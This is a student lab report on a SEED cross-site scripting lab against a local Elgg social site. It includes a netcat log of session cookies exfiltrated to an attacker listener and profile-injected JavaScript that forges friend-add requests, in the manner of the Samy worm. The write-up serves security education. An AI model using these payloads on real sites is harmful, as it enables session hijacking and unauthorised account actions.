

Title:

*Stealing Credentials by Cross-site Scripting(XSS):
How our Vulnerabilities can be Exploited on Social Media Sites and other Web
Apps*

Abstract:

Lab 9 consisted of using cross-site scripting (XSS) , a type of vulnerability found in web applications. This vulnerability makes it possible to inject malicious code, such as JavaScript programs, into a victim's web browser. Doing so results in the stealing of credentials, such as session cookies. In this lab we used an example social media site, Elgg, to demonstrate these sorts of attacks; stealing a user's cookies and becoming friends with members automatically without the victim's consent.

Aim:

The aim of this lab was to gain first-hand experience with XSS and exploit web applications with JavaScript code. We were able to set up a network connection and steal cookies as well as other credentials, even automatically befriending someone on the social media site. These exploitations gave us an opportunity to

use other tools in our toolbelt, such as computer communication and networks, in order to perform these attacks.

Introduction and Background:

XSS is a vulnerability commonly found in web applications, with an example being Sam Kamkar in 2005; who completed an XSS attack through MySpace through the notorious Samy worm. This worm would infect user profiles from whoever viewed the page, and whoever was infected will add the attacker as a friend.

Method:

The method and tools used in this lab involved the typically starting up of a docker container, as well as getting familiar with the “HTTP Header Live” tool in Firefox. We also gained access to Elgg with various usernames provided by a MySQL database. Our first task involved including a simple JavaScript code excerpt into the description field of a user which displayed an alert window. Our second task involved displaying the users cookies when viewing a certain page. The third task consisted of embedding JavaScript code to steal a user's cookies and the final task allowed us , the attacker, to automatically become the victim’s friend by embedding the get request to become a friend into the Javascript code of our own user profile.

Results and Discussion:


Lab 9 allowed us to complete the tasks in the method section without a problem or external help. Each of the tasks were intuitive and thought provoking, utilizing the XSS vulnerabilities to attack victims. Furthermore, the below screenshots demonstrate our success with the required tasks. Although the lab was short, it was by far the most engaging, fun and something that I took the most information from. What was especially intriguing was the use of HTTP requests and embedding JavaScript code to complete our attacks, it made a lot of sense and required knowledge from other courses as well. In the future, I would like to explore how these attacks are prevented, since it seems as though these attacks would be extremely successful in the early days of social media, as it were with the Samy Worm. Additionally, I will also be completing the optional tasks of this lab once the school semester is completed, further illustrating my interest and effectiveness of the lab.

Question 1: Security tokens allow users to access important resources to their profile. Without these tokens I hypothesize that we would not be able to authenticate that it is indeed the user performing the action, therefore being unable to perform our attack.


Question 2: We actually attempted to run the code in editor mode only and it was unsuccessful. We could only launch the attack successfully in text-mode. This may be due to the fact that the code would actually appear on the bio if not in text mode. Perhaps the code will not run and will only be read as “code” in text mode. In conclusion, we definitely needed to be able to use text-mode to complete this attack.

SCREENSHOTS:


SCREENSHOT 1: DISPLAYING THE XSS ALERT



SCREENSHOT 2: DISPLAYING THE USER'S COOKIES



SCREENSHOT 3: STEALING THE COOKIES



```
seed@VM: ~/.../Labsetup-6
[11/23/22] seed@VM: ~/.../Labsetup-6$ ls
docker-compose.yml  image_mysql  image_www  mysql_data
[11/23/22] seed@VM: ~/.../Labsetup-6$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.4 38540
GET /?c=__gsas%3DID%3D0dccbc42c16a7bac%3AT%3D1667431593%3AS%3DALNI_MbARWkMuShZVn
zwfYwv9Kxwt3INxA%3B%20pvisitor%3D32e8f26d-9516-46cf-b731-dda6e2b26852%3B%20Elgg%
3D0ad9qk5ms46pc5saqmast0g6e6%3B%20PHPSESSID%3D42spgbuico15plbdbbh7dp2od4l HTTP/1.
1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```

SCREENSHOT 4: BECOMING THE VICTIM'S FRIEND

Edit profile

Display name

Samy


About me

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript">
window.onload = function(){
var Ajax=null;
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;

var sendurl="http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1669251637&__elgg_token=u5h7sXAzbtX1GT2oe3TvwQ";
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

Public

 **Samy**

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Elgg For SEED Labs



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